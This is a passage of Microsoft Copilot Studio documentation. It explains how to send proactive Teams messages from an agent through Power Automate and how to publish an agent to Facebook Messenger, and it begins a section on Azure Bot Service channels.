
Each recipient must meet the prerequisites mentioned in this article.

For example, you can send the same message to 10 recipients in one action. If three of the 10 recipients don't have the agent installed, those three recipients don't receive the message.

Send to teammates

In this example, the agent sends a reminder to the members of a team to complete their online training.

1. Add the **Microsoft Teams** connector and select the **Get a team** action in your Power Automate flow.
2. For **Team**, choose the team with the members that you want to send the message to.
3. Add the **Office 365 Groups** connector and select the **List group members** action.
4. For **Group Id**, select **Custom value**.
5. Select **Team ID** from the dynamic content of the **Get a team** action.
6. Add the **Microsoft Teams** connector and select the **Post message in a chat or channel** action.
7. For **Post as**, select **Microsoft Copilot Studio agent**.
8. For **Post in**, select **Chat with agent**.
9. For **Agent**, select the agent that you want the message to be sent from.
10. For **Recipient**, select the dynamic content **User Principle Name** from the **List group members** action.



11. For **Message**, enter the message you want to send.

When the flow runs, each user in the team receives the proactive message in a private chat with the agent.

Send to a security group

In this example, the agent sends a reminder to a security group to complete their online training.

1. Add the **Microsoft Entra ID** connector and select the **Get group members** action in your Power Automate flow.
2. For **Group Id**, enter the security group's GUID.
3. Add the **Microsoft Teams** connector and select the **Post message in a chat or channel** action.
4. For **Post as**, select **Microsoft Copilot Studio agent**.
5. For **Post in**, select **Chat with agent**.
6. For **Agent**, select the agent that you want the message to be sent from.
7. For **Recipient**, select the dynamic content **Group Members User Principle Name** from the **Get group members** action.
8. For **Message**, enter the message you want to send.

The screenshot displays a Power Automate flow with two steps:

- Get group members:** This step has a single input field labeled "Group Id" with the value "Group id". Below the field is a link "Show advanced options" with a downward arrow.
- Apply to each 2:** This step is a loop that applies the following action to each item from the "Get group members" step.
 - Post message in a chat or channel 3:** This action has several inputs:
 - Post as:** "Microsoft Copilot Studio agent"
 - Post in:** "Chat with agent"
 - Agent:** "Agent 19"
 - Recipient:** A dynamic link to "Group Members" from the previous step, followed by a semicolon (;).
 - Message:** A text area containing the message: "This is a friendly reminder to complete your online training before the end of the week!". Above the text area is a rich text editor toolbar with options for font, size (12), bold, italic, underline, link, unlink, list, and code.

When the flow runs, each user in the security group receives the proactive message in a private chat with the agent.

Send proactive message to multiple recipients in parallel


Normally, when an agent sends a proactive message to multiple recipients, it sends one message after another. However, in some situations, it might be better to send the message to multiple recipients at the same time.

Warning


All proactive messages from Copilot Studio are subject to [limits on Power Automate](#) and [throttling limits of the Microsoft Teams connector](#).

If you're sending messages to a large group of recipients, you see errors if you hit the throttling limit. You can reduce the degree of parallelism, or reduce the number of recipients in the group.

1. In the **Apply to each** action, select the three dots (...) and then select **Settings**.




2. Turn on **Concurrency control** and set the degree of parallelism.



Configure advanced options for proactive messages

Copilot Studio allows you to control detailed behavior on your agent under **Show advanced options** in the Microsoft Teams connector.



The screenshot shows the 'Post message in a chat or channel' dialog. The advanced options section, highlighted with a red box, includes the following settings:

- Label as notification:** Yes
- If the chat with the agent is active:** Send
- If the agent is not installed:** Fail

Below these options is a link that says 'Hide advanced options' with an upward arrow.

Label sent message as a notification

Label as notification controls whether the message has the text "Notification via" in front of the agent's name. Labeling the agent's response allows the recipient to identify the agent's response to their inquiry.



When the recipient is currently in an active chat with the agent

An agent could be sending a proactive message when the recipient is in an active conversation with the agent. You might want to postpone sending the proactive message until the end of the conversation to avoid disrupting the conversation flow.

The **If the chat with the agent is active** option controls the behavior:

- **Send:** the agent sends the proactive message as normal.
- **Don't send and succeed:** the agent doesn't send the proactive message when the recipient is in an active conversation. Status code **300** is returned.
- **Don't send and fail:** the agent doesn't send the proactive message when the recipient is in an active conversation. The flow run is marked as a failure.

When the recipient hasn't installed the agent

The agent can only deliver messages to recipients who installed the agent in Teams. Some recipients might not want to install the agent or might uninstall the agent.

For lower importance messages, you can set the flow run to be marked as succeeded even when the recipient doesn't have the agent installed.

The **If the agent is not installed** option controls the behavior:

- **Fail:** the flow run is marked as a failure when the recipient hasn't installed the agent in Teams.
- **Succeed with status code:** the flow run is marked as succeeded even though the recipient can't receive the message because they didn't install the agent. Status code **100** is returned.

Status code definition

Use the returned status code to define different follow-up behaviors in your flow. For example, you can specify that the flow should try again over a period of time or log a record about the failure.

 Expand table

Status code	Succeeded (Boolean)	Description
200	True	Message is successfully delivered.
100	False	Message can't be delivered because the recipient doesn't have the agent installed.
300	False	Message can't be delivered because the recipient is in an active conversation with the agent.

Publish an agent to Facebook

Article • 03/06/2025

You can add your agent to Facebook Messenger to use the Facebook experience to engage with your customers.

Facebook Messenger and related services are subject to Facebook's own terms and conditions. For support related to Facebook Messenger, contact Facebook directly.

Important

This article is intended for experienced IT professionals who manage your organization's Facebook page.

Note

By publishing your agent to a Facebook page, some of your data such as agent content and user chat content will be shared with Facebook (meaning that your data will flow outside of your [organization's compliance and geographic or regional boundaries](#)).

For more information, see [Facebook's Platform Policies](#) .

Add your agent to Facebook Messenger

You need a Facebook app, and an associated developer account, to connect your Copilot Studio agent to Facebook Messenger on your Facebook pages.

To connect your agent to Facebook Messenger:

1. Configure Facebook app settings: retrieve your Facebook app information, enable API access, add Facebook Messenger to your app, and configure the Facebook pages your app should appear on.
2. Configure the Facebook publication channel in Copilot Studio.
3. Connect your Facebook app to Copilot Studio using webhooks.

You must submit your app for Facebook review before you can publish your app and make it public.

Configure Facebook app settings


Retrieve Facebook app information

1. Sign in to the Facebook app that you want to add your agent to at [Facebook for Developers](#).
2. Under **Settings** on the side menu pane, select **Basic**.
3. Copy the *App ID* and *App Secret*. You need these values when you [configure the Facebook channel in Copilot Studio](#).




Enable API access for your Facebook app

1. Sign in to the Facebook app that you want to add your agent to at [Facebook for Developers](#).
2. Under **Settings** on the side menu pane, select **Advanced**.
3. Make sure **Allow API Access to App Settings** is set to **Yes**.
4. Select **Save Changes** to confirm your changes.




Add Facebook Messenger to your app

1. Sign in to the Facebook app that you want to add your agent to at [Facebook for Developers](#).
2. Go to the **Dashboard**. Under the **Add a Product** section, select **Set Up** on the **Messenger** tile.



Configure Facebook pages

1. Sign in to the Facebook App that you want to add your agent to at [Facebook for Developers](#).
2. Select **Settings** under **Products** and **Messenger** on the side menu pane.
3. Add the pages you want to add the agent to by selecting **Add or Remove Pages** under the **Access Tokens** section. You can also create a new page by selecting **Create New Page**.



4. When adding pages, make sure **Manage and access Page conversations in Messenger** is set to **Yes**.


Submit for Login Review

Some of the permissions below have not been approved for use by Facebook.

[Submit for review now](#) or [learn more](#).

What is **allowed** allowed to do?



may not work properly if you turn off these options.

Manage and access Page conversations in Messenger New app


YES

Cancel

Back

Done

[Help Center](#)

- Copy the *Page ID* and *Token* for each of the pages that you want to add the agent to. Select **Generate Token** for each page. You need these tokens when you [configure the Facebook channel in Copilot Studio](#).

Access Tokens

Create New Page

Generate a Page access token to start using the platform APIs. You will be able to generate an access token for a Page if:

- You are one of the Page admins, and
- The app has been granted the Page's permission to manage and access Page conversations in Messenger.

Note: If your app is in dev mode, you can still generate a token but will only be able to access people who manage the app or Page.

Pages ↑	Tokens
 D Access Token	— Generate Token
 N Access Token	— Generate Token

Add or Remove Pages



Configure the Facebook channel in Copilot Studio

- Open your agent in Copilot Studio.

2. On the top menu bar, select **Channels**.
3. Select the **Facebook** tile to open the configuration window.
4. Paste the Facebook app ID, app secret, page ID, and page access token you retrieved earlier, into the corresponding fields.

Facebook



Set up this channel to let Facebook users chat with your agent. [Learn how to set up Facebook channel](#)

Note that certain agent content may not render the same on Facebook Messenger as it was authored in Microsoft Copilot Studio. For details, refer to our [supported channel content](#) article.

Credentials

Get this information from Facebook and enter it here.

Facebook app ID *

Facebook app secret *

Pages
Add Facebook page information for each place you want customers to access your agent.

Page ID *



Page access token *

[+](#) Add page

Connection info for Facebook

After adding this channel, copy and paste the values below into Facebook.

Callback URL

(Available after channel is added)

Copy

Verify token

(Available after channel is added)

Copy

By clicking **Add**, you consent to your data being shared with third party systems and to your data flowing outside your organization's compliance and geo boundaries. This includes Government Cloud environments. Learn more about [where your data is located](#) and the [Microsoft Privacy Statement](#).

Add


Cancel

5. At least one page is required, but you can select **Add page** to add more pages.


6. Select **Add** and wait for the success confirmation message. Once successful, copy the *Callback URL* and *Verify token*. You need these elements when you [connect your Facebook app to Copilot Studio](#).

Connect your Facebook app to Copilot Studio

1. Sign in to the Facebook app that you want to add your agent to at [Facebook for Developers](#).
2. Select **Settings** under **Products** and **Messenger** on the side menu pane.
3. Under the **Webhooks** section, select **Add Callback URL**.



4. Provide the *Callback URL* and *Verify token* from the [Configure the Facebook channel in Copilot Studio](#) section and select **Verify and Save**.



5. Select **Add Subscriptions** for each page that you want to add the agent to.

Webhooks

To receive messages and other events sent by Messenger users, the app should enable webhooks integration.

Callback URL:

Verify Token:

Validation requests and Webhook notifications for this object will be sent to this URL.

Token that Facebook will echo back to you as part of callback URL verification.

[Edit Callback URL](#) [Show Recent Errors](#)

Pages ↑	Webhooks	
 Subscription requests	0 Fields	Add Subscriptions
 Subscription requests	0 Fields	Add Subscriptions

[Add or Remove Pages](#) ⓘ

6. Select the following fields:

- messages
- messaging_postbacks
- messaging_options
- message_deliveries

7. Select Save.

Edit Page Subscriptions ×

 [Subscription requests](#)

Subscription Fields

☒ messages	☒ messaging_postbacks	☒ messaging_options
☒ message_deliveries	☐ message_reads	☐ messaging_payments
☐ messaging_pre_checkouts	☐ messaging_checkout_updates	☐ messaging_account_linking
☐ messaging_referrals	☐ message_echoes	☐ messaging_game_plays
☐ standby	☐ messaging_handovers	☐ messaging_policy_enforcement

[Learn more](#) [Cancel](#) [Save](#)

Built-In NLP

Submit for Facebook review

You must submit your app for Facebook review before you can make your Facebook app public. Facebook requires a Privacy Policy URL and Terms of Service URL. You must

provide those elements on the Facebook basic app settings page (after signing in to your app at [Facebook for Developers](#) , select **Basic** under **Settings** on the side menu pane).

The [Code of Conduct](#) page contains non-Microsoft resources to help create a privacy policy. The [Terms of Service](#) page contains sample terms to help create an appropriate Terms of Service document.

Facebook has its own [review process](#) for apps that are published to Messenger. You can learn more about it at [Common rejection reasons](#). Your agent will be tested to ensure it's compliant with [Facebook's Platform Policies](#) before Facebook approves it to become public.

Make the app public and publish the page

Until the app is published, it's in [Development Mode](#). The agent isn't public and it only works for admins, developers, and testers.

After the review is successful, in the app's **Dashboard** under **App Review**, set the app to **Public**. Ensure that the Facebook Page associated with the agent is published. The status appears in the **Pages** settings.

Remove your agent from Facebook Messenger

When you don't want the agent to be reachable in Facebook Messenger, you can remove the agent from Facebook.

1. Open your agent in Copilot Studio.
2. On the top menu bar, select **Channels**.
3. Select the **Facebook** tile to open the configuration window.
4. Select **Delete**.

Updating agent content for existing conversations on Facebook

To prevent disruptions during a chat between a user and the agent, existing conversations aren't updated to the latest agent content immediately after a new publish. Instead, the content is updated after the conversation has been idle for 30 minutes.

New conversations between a user and the agent have the latest published agent content.

Known limitations

- You need to create a new agent if the Customer Satisfaction (CSAT) survey shows up as a non-interactive card image for an agent created during public preview to access the latest CSAT content.
- It might take a few minutes before the agent becomes reachable by users on Facebook pages after the Facebook channel is added.
- After you remove the Facebook channel, it might take a few minutes before the agent is removed fully and becomes unreachable on Facebook Messenger.
- After you remove a Facebook page, it might take a few minutes before the agent becomes unreachable by visitors to the removed page through Facebook Messenger.

Feedback

Was this page helpful?

 Yes

 No

[Provide product feedback](#) 

Publish an agent to Azure Bot Service channels

You can connect your agent to existing [Azure Bot Service channels](#). This connection is helpful if you want to connect your agent to customers on Azure Bot Service channels.

Adding your agent to Azure Bot Service channels requires considerable developer expertise. This article is written for IT admins or developers who have experience developing and writing code.

Important

Instructions in this section require software development from you or your developers. This section is intended for experienced IT professionals, such as IT admins or developers who have a solid understanding of developer tools, utilities, and integrated development environments (IDEs).

Tip

You don't need to follow this document to add your Copilot Studio agent to your [website, Facebook, or Microsoft Teams](#). If your goal is to connect to a custom web-based or native app, your developers can learn more at [Publish an agent to mobile or custom apps](#).

Prerequisites

- An [Azure Bot Service subscription](#) .
